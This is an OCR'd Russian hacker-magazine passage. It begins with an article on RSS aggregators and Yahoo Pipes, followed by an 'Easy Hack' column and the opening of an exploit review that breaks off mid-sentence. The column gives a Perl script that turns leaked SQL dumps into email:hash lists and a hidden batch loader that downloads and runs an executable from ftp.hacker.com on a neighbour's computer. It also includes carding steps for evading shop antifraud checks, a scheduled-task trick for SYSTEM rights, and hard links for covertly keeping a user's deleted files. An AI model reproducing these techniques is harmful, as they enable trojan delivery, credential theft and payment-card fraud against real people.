Яндекс.Лента (lenta.yandex.ru) — сервис, разработанный уже крупнейшим отечественным поисковиком, который также позволяет объединять RSS-потоки в одну ленту и читать их, отмечая полюбившиеся сообщения. Конек этого сервиса — простота. Здесь нет ничего лишнего: только парсинг фидов и их качественное представление в виде ленты или нескольких лент.

Netvibes (www.netvibes.com) — это уже не просто RSS-агрегатор, а персональная страничка, которую легко можно сделать стартовой в своем браузере. Сама страница состоит из набора так называемых виджетов (функциональных элементов), которые можно передвигать и размещаться как тебе угодно. Основная цель — это, конечно, чтение RSS/Atom-каналов, но помимо этого с помощью блоков-виджетов можно отображать прогноз погоды, состояние любого почтового ящика, свежие новости и т.д. и т.п.

МЕСИМ ТЕСТО С YAHOO PIPES!

Настроив в своем агрегаторе подписки, тщательно рассортировав их по категориям и снабдив тэгами, можно подумать, что все готово, но это не так. Многие ресурсы зачастую делают один единственный фид для всей информации на сайте, поэтому некоторые из подписок оказываются сильно загруженными. Чтобы прочитать новости из интересующего тебя раздела, приходится просматривать все подряд, перелопачивая массу лишней инфы. Повторяющаяся информация в различных подписках начинает сильно напрягать. А через некоторое время привычка к RSS окончательно формируется и становится очень неприятно, когда выясняется, что какой-то нужный тебе ресурс такого экспорта не поддерживает. Вот тут-то и начинаешь задумываться о возможностях фильтрации, комбинирования разных подписок и импорта информации не только из RSS/Atom, но и из любых других ресурсов!

Самое время познакомиться с технологией mash-up (в переводе с англ. «смешивать»). Вообще говоря, это целая концепция построения веб-приложений путем комбинирования функциональности различных программных интерфейсов и источников данных. Большинство существующих решений — это серьезные продукты и платформы, которые используют в корпоративных сетях. Однако попадаются и очень простые, но вместе с тем крайне эффективные инструменты, которые непременно надо взять на вооружение. Одной из наиболее доступных за счет визуального интерфейса и понятных разработок является продукт от компании Yahoo — **Yahoo Pipes** (pipes.yahoo.com). Сами разработчики позиционируют сервис как комбинатор и агрегатор любых источников информации, но с расширенными возможностями. На деле пользователю предоставляется просто невиданный простор для действий, позволяющий ему загружать данные из самых разных источников информации, определенным образом фильтровать и перерабатывать их, получая на выходе готовый результат.

Вот тебе простой пример. Допустим, есть ряд новостных ресурсов, популярный форум и несколько подписок на дневники ЖЖ, где иногда попадаются сообщения о свежих эксплойтах. Нет никакой проблемы в том, чтобы подписаться на них в своем агрегаторе и получать десяток разных лент. А как бы было здорово не читать все подряд, а создать одну-единственную ленту, куда бы автоматически складывались сообщения, относящиеся к эксплойтам! Вот это и можно сделать с помощью Yahoo Pipes. Представь источники данных в виде резервуара с водой. Данные, которые появляются на сайтах, подобно жидкости, поступают в нашу водопроводную систему, перетекают по трубам из одной емкости в другую, где с ними могут происходить какие-то преобразования, и в конце концов смешиваются, превращаясь в единое целое. Это целое — поток свежих, актуальных данных, отделенных от всего потока информации с помощью фильтров и некоторого набора правил! Думаешь, это простая аналогия? Ни фига! С Yahoo Pipes тебе действительно придется построить водопровод, поэтому самое время поделиться с тобой нашим сантехническим опытом!

Вся работа с сервисом осуществляется через графический интерфейс. Слева располагается панель с всевозможными модулями. Ты можешь мышкой перенести на рабочую область (она находится справа) сколько угодно этих модулей, после чего соединить их «трубами» в той последовательности, в которой подразумевается обработка информации.


Предлагаю посмотреть, как это работает, на простейшем примере. Возьмем какой-нибудь иностранный feed (пусть это будут новости с популярного ресурса по безопасности — http://new.astalavistaserver.com/feed/news_headlines_en.xml), переведем все записи на русский язык и оформим в виде новой RSS-ленты, на которую можно будет подписаться в любимом агрегаторе. Нет проблем! Для того чтобы извлечь данные из RSS-потока, потребуется модуль Fetch Feed, который находится в разделе Sources. Кидаем его на рабочую область и в качестве единственного параметра указываем ссылку на RSS-ленту, которую будем обрабатывать. Таких лент может быть несколько даже в рамках одного модуля, но мы пока ограничимся одной. Тут стоит обратить внимание на нижнюю часть экрана, где располагается отладчик (Debugger). Он всегда отображает промежуточные результаты и сейчас должен показывать заголовки иностранных новостей.

Далее мы будем каждую новость переводить по очереди, то есть обрабатывать поступивший на вход XML-файл поэлементно: сначала переведем одну новость, потом вторую и так до тех пор, пока не дойдем до самого конца. Для того чтобы последовательно выполнить определенное действие над элементами фида, используется модуль Loop (раздел Operators): размещаем его на рабочей области и связываем с первым модулем «трубой». Первый его параметр For each указывает поле, над которым будет производиться действие. Для простоты мы будем переводить только названия новостей, поэтому указываем поле, которое за них отвечает, — item.y:title (надо сказать, что список доступных полей, естественно, представлен в выпадающем меню и набирать вручную ничего не надо).

Теперь важный момент: в самом модуле Loop по умолчанию никаких действий не определено, ему необходимо указать, что именно делать с каждым из элементов. Для этого ищем в разделе String модуль

Tips'n'Tricks

Бывает, что при импортировании той или иной ленты в Yahoo Pipes вместо русских букв отображается абракадабра. Это происходит из-за того, что в качестве кодировки у ленты используется не Unicode, а Win-1251. Для того чтобы избавиться от этой проблемы, достаточно предварительно пропускать весь поток данных через перекодировщик (скрипт ты найдешь на диске). Лучше всего, конечно, установить его у себя на сервере, но если под рукой нет хостинга или просто банально лень, то можно обратиться к уже существующим сервисам: http://william.cswiz.org/tool/xmliconv/?ie=windows-1251&url=http://url/до/нужного/фида. Но гарантий их работы, естественно, никто не дает.


Превьюшка более сложной «трубы»


Google Reader является одним из самых удачных online-агрегаторов

Translate и помещаем внутрь уже созданного модуля Loop, а заодно выбираем пункт English to Russian в качестве языка перевода. Вот почти все. Теперь связываем модуль Loop с элементом Pipe Output, который означает выход из «водопровода», и наслаждаемся результатом!

ПОЛЕЗНЫЕ МОДУЛИ YAHOO PIPES

Любые пайпы можно сохранить на сайте и предоставить для просмотра любым желающим (по умолчанию так и происходит). Проще всего разобраться в работе с Yahoo Pipe именно на чужих примерах, но для того, чтобы все понять, необходимо знать предназначение основных модулей.

1. Модули из раздела **Sources** предназначены для получения данных из внешних источников: это может быть RSS/Atom-фид, результат работы поисковых сервисов или даже какой-нибудь конкретный сайт, не имеющий возможности экспорта информации!

Fetch Feed — модуль предназначен для чтения информации из указанной RSS-ленты (или лент), мы использовали его в примере. Адрес ленты можно задать вручную или же подставить в виде параметра из другого блока.

Fetch Page — загружает страницу, находящуюся по заданному URL, в строку-переменную, с которой далее можно делать все что угодно. Если изучить форматирование этой страницы, то легко можно вытащить из полученной строки важную информацию, используя комбинацию модулей, описанных ниже.

Flickr — позволяет получить заголовки и картинки по заданному ключевому слову с популярного сервиса для загрузки фотографий Flickr.com.

Yahoo! Search — возвращает поисковые результаты Yahoo по заданному ключевому слову в виде RSS-потока. Можно получить TITLE сайта, его URL, дату последнего обновления в индексе и некоторые другие данные.

2. Следующий раздел — **User Inputs** — содержит элементы, позволяющие запросить ввод данных у пользователя.

Text Input — чаще всего ты будешь использовать именно этот элемент, позволяющий задать строковые переменные, которые можно передавать в качестве любых параметров другим модулям. Существует также приватная версия этого модуля, скрывающая введенные данные от других участников Yahoo Pipe.

3. Operators — так называемые операторы позволяют производить над данными из RSS определенные манипуляции. Причем каждый оператор применяет свое действие для всех items фида.

Filter — о его назначении легко догадаться из названия: этот модуль предназначен для фильтрации данных с RSS-ленты. Условия можно наложить на любые поля: к примеру, пропускать все элементы фида, у которых в поле title есть слово exploit.

Loop — этот модуль циклически перебирает каждый item RSS-фида, применяя к его элементам какие-то модификаторы, то есть производя определенные действия с данными. Сам Loop информации о производимых действиях не несет, поэтому их необходимо задать, разместив внутри него модули из раздела Stings.

Regex — этот модуль поможет ввести регулярное выражение и применить его к любой текстовой строке!

Truncate — обрезает количество элементов в RSS до указанной длины.

Tail — делает то же самое, только с конца списка.

Split — разделяет RSS-данные на два одинаковых потока.

Union — объединяет вместе до пяти потоков.

Unique — удалит элементы, которые содержат дублирующую строку. Например, если ты хочешь, чтобы на выходе RSS-ленты не было элементов с одинаковым title, то можно использовать этот оператор для фильтрации дублей.

4. String — этот раздел содержит модули, позволяющие манипулировать со строками.

Translate — поможет перевести строки с одного языка на другой.

Конечно, это лишь основные модули, которые ты можешь использовать в Yahoo Pipes. В действительности их намного больше, но даже этого набора хватит, чтобы уже прямо сейчас взяться за создание своей собственной «трубы». Надо понимать, что Yahoo Pipes можно использовать не только для удобного чтения данных. Люди, которые занимаются SEO, давно приспособили Yahoo Pipes для полностью автономного обновления своих тематических ресурсов. Созданные ими «трубы» парсят всевозможные новостные ресурсы, блоги, отслеживают наиболее острые темы (на основе сервиса данных Google Trends) и самостоятельно заполняют сайт самым свежим и актуальным контентом, принося таким образом прибыль! Такие ресурсы называются сблоги. Не бойся экспериментировать: я уверен, что и ты быстро найдешь свое нестандартное применение этому замечательному сервису.




links

http://master-pipes.ru – форум по Yahoo Pipes.

http://ru.wikipedia.org/wiki/RSS – описание стандарта RSS.

http://en.wikipedia.org/wiki/Atom_(standard) – описание стандарта Atom.



Панель инструментов



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /

№1

ЗАДАЧА: ПРЕОБРАЗОВАТЬ SQL-ДАМП К ВИДУ EMAIL: PASSWORD.

РЕШЕНИЕ:

Проблема парсинга баз, в том числе и SQL-дампов, не нова даже для хакеров-новичков. Ведь не секрет, что большинство ломаемых хакерами ресурсов в качестве логина пользователя использует именно мыло :). Также известно, что многие юзеры очень любят ставить один и тот же пассворд на кучу сервисов, а значит, и здесь есть, чем поживиться широкому хакерскому карману. Сразу скажу, что способов реализации задуманного несколько. Начнем с первого:

Широкие просторы SQL-дампа :)

1. Скачиваем известный продукт Denwer, который включает в себя связку PHP+Apache+MySQL, и устанавливаем его на localhost.
2. Запускаем идущий с Denwer в комплекте phpmyadmin, проверяем работоспособность MySQL и импортируем нужный SQL-дамп.
3. Выполняем запрос к СУБД и получаем необходимые данные. Как вариант — можно воспользоваться MySQL-клиентом от RST, либо заюзать уже готовый к бою phpmyadmin. Запрос, естественно, будет напрямую зависеть от названия полей/таблиц, поэтому ограничусь общим видом:

```
SELECT название_поля1, название_поля2 from название_
таблицы
```

Кроме того, не забывай про возможность внедрения спецсимволов при помощи функции char(), а также про регулирование выдаваемого мускулом количества записей с помощью limit. Стоит отметить, что описанный способ работает всегда и везде, но он далеко не единственный. Не так давно я наткнулся на любопытный скрипт, предназначенный как раз для парсинга SQL-дампов (ищи его на нашем DVD):

```
#!/usr/bin/perl
open (SRC, "$ARGV[0]") or die "Can't open $ARGV[0]:$!";
open (RES, ">$ARGV[1]") or die "Can't create
$ARGV[1]:$!";
@src = <SRC>;
$num = @src;
for ($id = 1;$id != $num;$id++) {
$str = "$src[$id]";
if ($str=~ /\w+@\w+.\w+/) {
$mail = $&;
}
if ($str =~ /\w{32}/) {
$hash = $&;
$res = join ':',
$mail,$hash;
print RES "$res\n";
}
}
```

Как ты понял, сценарий сохраняет в файл список вида mail:hash, который впоследствии удобно экспортировать в утилу PasswordsPro. Запускается скрипт так:

```
perl script.pl C:/dump.sql C:/result.txt
```


После окончания парсинга результат ты можешь наблюдать по адресу C:/result.txt.

№2

ЗАДАЧА: ПОЛУЧИТЬ СПИСОК ИЗМЕНЕНИЙ В РЕЕСТРЕ, ПРОИЗОШЕДШИХ ПОСЛЕ ЗАПУСКА ОПРЕДЕЛЕННОЙ ПРОГРАММЫ.

РЕШЕНИЕ:

Это очень актуальная задача. Взять хотя бы программы с ограниченным периодом действия. Для устранения ограничений по времени использования может понадобится узнать, какие ключи создаются в реестре (с целью их дальнейшей модификации/удаления). Можно воспользоваться навороченными утилитами вроде Regmon, но мы пойдем более простым путем и установим с нашего диска или скачаем маленькую (архив весит 25 Кб) программу regshot.



Полный список изменений, произошедших с реестром


1. Запускаем regshot.exe, выбираем опции сохранения отчета (можно получить его как в текстовом виде, так и в виде html-файла).
2. Создаем исходный снимок реестра, нажав на кнопку «1-й снимок».
3. Запускаем исследуемую программу, совершаем необходимые действия, закрываем ее.
4. Делаем второй «снимок» реестра (кнопка «2-й снимок»), нажимаем на кнопку «Сравнить». Regshot проанализирует изменения, которые программа внесла в реестр и выдаст полный отчет, содержащий информацию о новых и измененных разделах/параметрах реестра, включая пути к ключам и их содержимое.

№3

ЗАДАЧА: СОЗДАТЬ ЛОАДЕР ДЛЯ ЗАГРУЗКИ ТРОЯНА НА КОМПЬЮТЕР СОСЕДА ПО ЛОКАЛКЕ.

РЕШЕНИЕ:

В последнее время в Сети появилось огромное множество самых разнообразных троянов. На страницах журнала мы не раз описывали принцип действия распространенных зверьков, поэтому возвращаться к этому мы не будем. Лучше рассмотрим достаточно простой в реализации, но вполне работоспособный вариант собственного производства. Ведь все, что есть в паблике, ты и так найдешь, не правда ли? :)
Суть идеи такова: заюзать стандартный виндовый батник (с заранее описанными командами) и Java-скрипт, который будет прикрывать батник в процессе выполнения. Для осуществления задуманного нам понадобится:
1. Любой FTP-сервер, к которому имеется доступ. Вполне сгодится какой-нибудь из бесплатных шаред-хостингов.
2. Заранее написанный батник-лоадер.
3. Заранее написанный Java-скрипт, который будет запускать лоадер в скрытом режиме.
Далее приступим к созданию батника-лоадера:
1. Создаем файл loader.bat.
2. Заносим в него следующие команды:


Джойним файлы

```
echo off
echo open ftp.hacker.com>log.
txt&&echo login>>log.txt&&echo
password>>log.txt&&echo get file.
exe>>log.txt&&echo bye>>log.txt
ftp -s:log.txt
file.exe
del log.txt
```

3. Теперь посмотрим на созданный нами лоадер более трезвым взглядом:
login — логин от твоего FTP-сервера,
password — пароль от твоего FTP-сервера,
ftp.hacker.com — собственно, сам FTP'шник,
file.exe — файл, который мы сливаем с FTP-сервера.
Итак, батник готов, настала очередь Java-скрипта:
1. Создаем скрипт script.js.
2. Записываем в него:

```
var WSHShell = WScript.CreateObject("WScript.Shell");
WSHShell.Run("loader.bat",0);
```

На этом создание функционала завершено :). Остается склеить лоадер и Java-скрипт с какой-нибудь интересной утилой, которую удастся всучить соседу-локальщику. Я надеюсь, что file.exe будет запускать калькулятор и ничего больше. В противном случае, ты загремишь под 273 статью УК РФ. Я предупредил!



ЗАДАЧА: ЗАМУТИТЬ БЭКАП ДАННЫХ БЕЗ ПОТЕРИ МЕСТА НА ВИНЧЕСТЕРЕ.

РЕШЕНИЕ:

Попытаемся решить эту проблему раз и навсегда при помощи одной из фишек файловой системы NTFS — жестких ссылок (hard links). Имя файла является жесткой ссылкой на определенную область памяти, причем мы не ограничены в использовании нескольких жестких ссылок на одну и ту же область, а значит, файл может иметь несколько имен. Жесткие ссылки работают только в пределах одного логического диска с NTFS, не занимают места на винте и равноправны. Файл не будет удален, пока остается хотя бы одна жесткая ссылка.
1. Создается жесткая ссылка командой fsutil hardlink с параметрами create, именем жесткой ссылки и именем файла, на который она ссылается. Для примера создадим hard link на файл doc.txt. Наберем в консоли:

Мутим бэкап :)

```
fsutil hardlink create C:\hardlink_to_doc.txt C:\doc.
txt
```

В результате выполнения команды получим уведомление:

```
Создана жесткая связь C:\hardlink_to_doc.txt <<===>>
C:\doc.txt
```

2. Мы не будем печатать все это в консоли каждый раз, а напишем прогу на C++, создающую бэкап всех файлов, находящихся в той же папке.
Подключим необходимые файлы и объявим переменные:

```
#include <windows.h>
WIN32_FIND_DATA winFileData;
HANDLE hFile;
char szPath[MAX_PATH];
```

3. Получим путь до папки, из которой запущена прога, и используем его для получения указателя на первый файл:

```
GetCurrentDirectory(sizeof(szPath),szPath);
lstrcat(szPath,"\\*.*");
hFile = FindFirstFile(szPath,&winFileData);
```

4. В цикле для каждого файла создадим собственную команду «fsutil hardlink create <полное имя ссылки> <полное имя файла>» и выполним ее через консоль:

```
do {
char szPath_TMP[MAX_PATH]="hardlink create C:\\backups\\";
lstrcat(szPath_TMP, winFileData.cFileName);
```

```
lstrcat(szPath_TMP, "");
lstrcat(szPath_TMP, winFileData.cFileName);
ShellExecute(0,"open","fsutil", szPath_TMP, NULL, SW_HIDE);
} while (FindNextFile(hFile,&winFileData)!=0);
FindClose(hFile);
```


5. Готово. Компилим и наслаждаемся :).

6. Использовать эту особенность NTFS можно как для создания бэкапа данных весом 0 байт, так и для сохранения файлов незадачливого пользователя. Ничто не мешает нам заранее сделать hard links и спрятать их в дальний угол винта. Юзер будет думать, что удалил файло, однако реально он удалит лишь свои жесткие ссылки.
Итак, наша цель достигнута, а для более близкого знакомства с hard links я отсылаю тебя к интернету.

№5

ЗАДАЧА: ПОДГОТОВИТЬ WINDOWS ДЛЯ ВБИВА В ЗАБУГОРНОМ ШОПЕ.

РЕШЕНИЕ:



Чекаем инфу о себе перед вбивом

Я не стану объяснять тебе, «что такое хорошо, а что такое плохо». Думаю, ты и сам все прекрасно понимаешь. И если уж собрался заниматься вбивом или взглянуть на то, как это делают другие, значит, наверное, подумал. Если ты все еще не до конца уловил смысл самого понятия «вбив», то коротко поясню. Под вбивом в кардерской среде понимается незаконное использование данных о чужих кредитных картах с целью оплаты в Сети какого-либо товара или услуги. Данные о картонке (кредитке) — это ее номер/дата окончания действия и cvv-код (обычно три символа). Естественно, понадобится еще и вся информация на кардхолдера (владельца картонки), но на ней мы подробно останавливаться не будем. Любой уважающий себя интернет-шоп имеет собственную систему антифрода, направленную на борьбу с суровыми русскими кардерами. Очень часто заказ могут залочить лишь из-за подозрений в мошенничестве. Факторы, на которые следует обратить внимание в первую очередь, перечислены ниже:

1. Часовой пояс (регион кардхолдера).
2. Язык браузера (только EN).
3. Операционная система (OS Windows 2000/XP/Vista).
4. Язык операционной системы (предпочтительнее EN).
5. IP-адрес (регион кардхолдера).
6. Браузер (рекомендую юзать Ослика).

Конечно, я перечислил далеко не все нюансы, но эти — самые основные. В идеале все пункты должны соответствовать «легенде», то есть якобы принадлежать кардхолдеру. Но по опыту могу сказать, что в этом деле «никогда не угадаешь, где найдешь, где потеряешь». Одним словом, антифрод-системы довольно сильно отличаются друг от друга (всем, кроме базовых принципов). Поэтому делаем следующее:
1. Идем на www.web-hack.ru и выбираем сокс, географически совпадающий с местом жительства кардхолдера. Если у нас есть доступ к платным сокс-сервисам, то проблем возникнуть не должно, в противном случае Гугл поможет нам с паблик-носками.
2. Запускаем тулзу под названием Karda Tools (она есть на сайте журнала и на дисках][за 2007 год) и изменяем часовой пояс/версию ОС и т.п.
3. Запускаем IE и заходим на www.leader.ru/secure/who.html, после чего смотрим инфу о себе.
Все перечисленные действия желательно выполнять в англоязычной Винде, установленной на VMware.

№6

ЗАДАЧА: ДЕКОМПИЛИРОВАТЬ (ВОССТАНОВИТЬ) ИСХОДНЫЙ КОД ДВОИЧНОГО CLASS-ФАЙЛА ПРИЛОЖЕНИЯ, НАПИСАННОГО НА JAVA.

РЕШЕНИЕ:

Очень часто возникает необходимость включить в свой проект какую-либо специфическую функцию, написанную на Java. На написание ее можно потратить немало времени, но если существует продукт, который выполняет аналогичные требуемым операции, можно позаимствовать код оттуда. Тут же возникает вопрос: как это сделать, если исходников в открытом доступе нет, а при распаковке JAR-архива Java-приложения мы видим набор скомпилированных class-файлов? Конечно, необходимость декомпилирования может возникнуть и в случае, когда требуется немного изменить функциональность программы. Нам поможет программа-декомпилятор DJ JAVA DECOMPILER, которую можно найти на нашем диске или утянуть по ссылке http://cracklab.ru/download.php?action=get&n=NDM1.

Результат декомпиляции основного class-файла MIP

1. Устанавливаем программу и запускаем dj.exe. Выбираем пункт меню «File → Open» и в окне обзора указываем JAR-файл приложения или *.class-файл (программа поддерживает и другие форматы файлов).
2. Если выбран файл-архив JAR, откроется окно встроенного в программу архиватора, содержащее список входящих в него файлов и краткую информацию. Можно либо распаковать содержимое архива в папку, выбрав необходимые файлы и нажав на кнопку Extract, либо открыть нужный файл для дальнейшей работы с ним (например, декомпиляции) в программе по двойному щелчку. Я попробовал декомпилировать файл мобильного ICQ-клиента MIP и понял, что он собран на основе модифицированной популярной телефонной аськи JIMM. Ты можешь не поверить своим глазам, но выдаваемый декомпилятором код предельно понятен и легок для чтения! В верхнем фрейме окна декомпилятора представлен код обработанного class-файла, в нижнем фрейме находится список функций, входящих в файл. Это очень удобно: по двойному щелчку по названию функции происходит перемещение на ее начало в окне кода. Справа от окна кода находится панель, которая позволяет скомпилировать файл, заархивировать файл в JAR и даже попробовать исполнить код на виртуальной Java-машине (для этого, правда, необходимо сначала указать путь к необходимым файлам Java-машины).
3. Если требуется изменить функциональность программы, а не просто декомпилировать и выдрать кусок кода, то имеет смысл распаковать JAR-архив в отдельную директорию.

№7

ЗАДАЧА: ПОЛУЧИТЬ ПРАВА SYSTEM В ВИНДЕ, ИМЕЯ НА РУКАХ АДМИНСКИЙ ДОСТУП К ОС.

РЕШЕНИЕ:


Ни для кого не секрет, что самым верхним уровнем доступа в Винде является ring 0 или, как говорят, нулевое кольцо. А самым низким — права гостя. Тем не менее Винда не Линукс, и завидное большинство пользователей в повседневной работе сидит из-под админского аккаунта. Чем это грозит и что из этого можно извлечь, мы описывали в статье «Один на один». Но порой одним западлостроением не обойтись, да и права SYSTEM лишними не бывают, тем более что с ними открываются поистине рутовые возможности в Винде. На самом деле получить такие права в системе не составляет никакого труда, нужен лишь админский аккаунт и минута свободного времени. Итак, приступим:

1. Создаем батник — файл с расширением bat.

2. Записываем в нем:

```
at 01:00 /interactive "cmd"
```

3. Смотрим на время, установленное на локальном компе, и меняем в батнике значение 01:00 на нужное нам. То есть если на компе 21:00, то в батнике имеет смысл указать 21:01 :).



SYSTEM в наших руках :)

4. Запускаем получившийся bat-файл, ждем одну минуту и получаем консоль с правами SYSTEM :).

Кроме того, если перезапустить explorer.exe, то мы сами окажемся в системе с правами SYSTEM. Как использовать эту фишку, думай сам, однако таким образом можно несколько доработать вариант с лоадером, описанный выше. В общем, пробуй и все получится :).

№8

ЗАДАЧА: ЗАЩИТИТЬ ИНФОРМАЦИЮ ОТ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА.

РЕШЕНИЕ:

В наше неспокойное время часто приходится пользоваться шифрованием для защиты приватной информации. Написано много программ, использующих надежные, хорошо зарекомендовавшие себя криптографические алгоритмы и их комбинации, остается только выбрать для себя наиболее удобные и безопасные реализации.

Криптуем все и вся

1. Создание защищенного диска. Программа добавляет свой виртуальный диск и блокирует к нему доступ, требуя ввести пароль. Все данные, находящиеся на нем, шифруются, а сам виртуальный диск представляет собой файл с определенной структурой. Прога висит в процессах (часто в трее) и отслеживает работу юзера со своим диском. Во многих утилах поддерживается несколько виртуальных устройств. Программа Cryptainer от Cypherix использует вышеописанный принцип и шифрует данные алгоритмами Blowfish и AES, задействуя пользовательский пароль длиной до 100 символов.

2. Создание запускаемого шифрованного файла. Утила шифрует пользовательские данные и добавляет к ним исполняемый модуль, что делает его автономным. Для расшифровки такого файла не нужно иметь прогу, которой его шифровали. Достаточно знать пароль. Преимущество этого метода в том, что твоя инфа перестает зависеть от компа, на котором установлена программа шифрования. Файл можно взять с собой на флешке, отправить по почте и т.д. Пример такой утилы — CipherWall (www.cipherwall.com), русская бесплатная программа, использующая криптографические алгоритмы Blowfish, RC4, RC5 и CAST-256.

3. Очень удобным является шифрование буфера обмена. Допустим, нужно сохранить приватность переписки, причем и отправитель, и получатель имеют одну и ту же прогу. Копируем набранный текст в буфер обмена любым привычным способом (<Ctrl-C>), шифруем, используя пароль, и вставляем обратно. На выходе получаем сплошной бессвязный набор букв и цифр. Получив такое письмо, копируем содержимое, вводим пароль и вставляем оригинальный текст. Сама прога обычно весит пару сотен килобайт и может быть отправлена вместе с письмом. Как говорится, дешево и сердито. Опробовать такой метод можно, запустив ClipSecure. Эта бесплатная прога поддерживает девять различных алгоритмов шифрования и шесть хэширования, полностью настраиваемая, а также имеет простой и удобный интерфейс.

Теперь твои данные будут под надежной (относительно надежной. — Прим. Forb'а) защитой.




КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

НОВОГОДНЮЮ НОЧЬ Я ПРОВЕЛ НАЕДИНЕ С САМЫМ БЛИЗКИМ МНЕ СУЩЕСТВОМ — С МОНИТОРОМ. КОВЫРЯЛ РАЗНЫЕ ОСИ. И НАКОВЫРЯЛ! В ОДНОМ ТОЛЬКО ЯДРЕ ВИСТЫ ШЕСТЬ ДЫР, БОЛТАЮЩИХСЯ ТАМ СО ВРЕМЕН NT. И ПОЛОВИНА КРИТИЧЕСКИХ. И ЭТО БЕЗ УЧЕТА МЕЛКИХ БРЫЗГ В ПРОЧИХ ПРОГРАММНЫХ ПРОДУКТАХ! ПОД БОЙ КУРАНТОВ Я РЕАЛИЗОВАЛ ПРИНЦИПИАЛЬНО НОВЫЙ ТИП АТАК НА СТЕК RING-3 (УСЛОВНО НАЗВАННЫЙ МНОЙ STACK-CROSSOVER ATTACK). В ОБЩЕМ, НОВОГОДНИЕ ПРАЗДНИКИ ОКАЗАЛИСЬ НЕОБЫЧАЙНО ПРОДУКТИВНЫМИ, И ДВА ПОСЛЕДУЮЩИХ ОБЗОРА ЭКСПЛОЙТОВ БЫЛО РЕШЕНО ПОСВЯТИТЬ ОПИСАНИЮ БАГОВ, СОБСТВЕННОРУЧНО ОБНАРУЖЕННЫХ МНОЙ. ДЕМОНСТРАЦИОННЫЕ ЭКСПЛОЙТЫ ПРИЛАГАЮТСЯ, А ВОТ ЗАПЛАТОК ПОКА ЕЩЕ НЕТ, И НЕИЗВЕСТНО, КОГДА ОНИ ВООБЩЕ БУДУТ...

01 WINDOWS MESSAGEBEEP API: ОТКАЗ В ОБСЛУЖИВАНИИ

>> Brief Применительно к незатейливой системной функции MessageBeep выражение «Кричи хоть до посинения» приобретает отнюдь не фигуральный, а вполне конкретный смысл, сопровождаемый синим экраном смерти. Но все по порядку. Функция MessageBeep (издающая простой набор звуков в стиле SystemAsterisk, SystemExclamation, SystemHand, SystemQuestion и SystemDefault) экспортируется динамической библиотекой USER32.DLL, при дизассемблировании которой мы наталкиваемся на тонкую обертку, ведущую с прикладного уровня вглубь ядра через прерывание INT 2Eh (W2K) или же машинную команду SYSENTER (XP и все последующие системы). Ядро, в свою очередь, перекладывает обработку вызова MessageBeep на драйвер WIN32K.SYS, в котором и сосредоточена львиная доля подсистем USER32 и GDI32. Однако сам по себе драйвер WIN32K.SYS не может издавать никаких звуков (ну разве что бибикнуть встроенным спикером) и потому поручает это дело драйверу звуковой карты, ставя соответствующий музон в очередь и возвращая управление до того, как он будет проигран. Ну и какая проблема? А вот какая: за короткий отрезок времени прикладной код может поставить в очередь на воспроизведение сотни тысяч звуков. В результате этого мы в лучшем случае получим ~90%-ную загрузку ядра, продолжающуюся до тех пор, пока вся эта 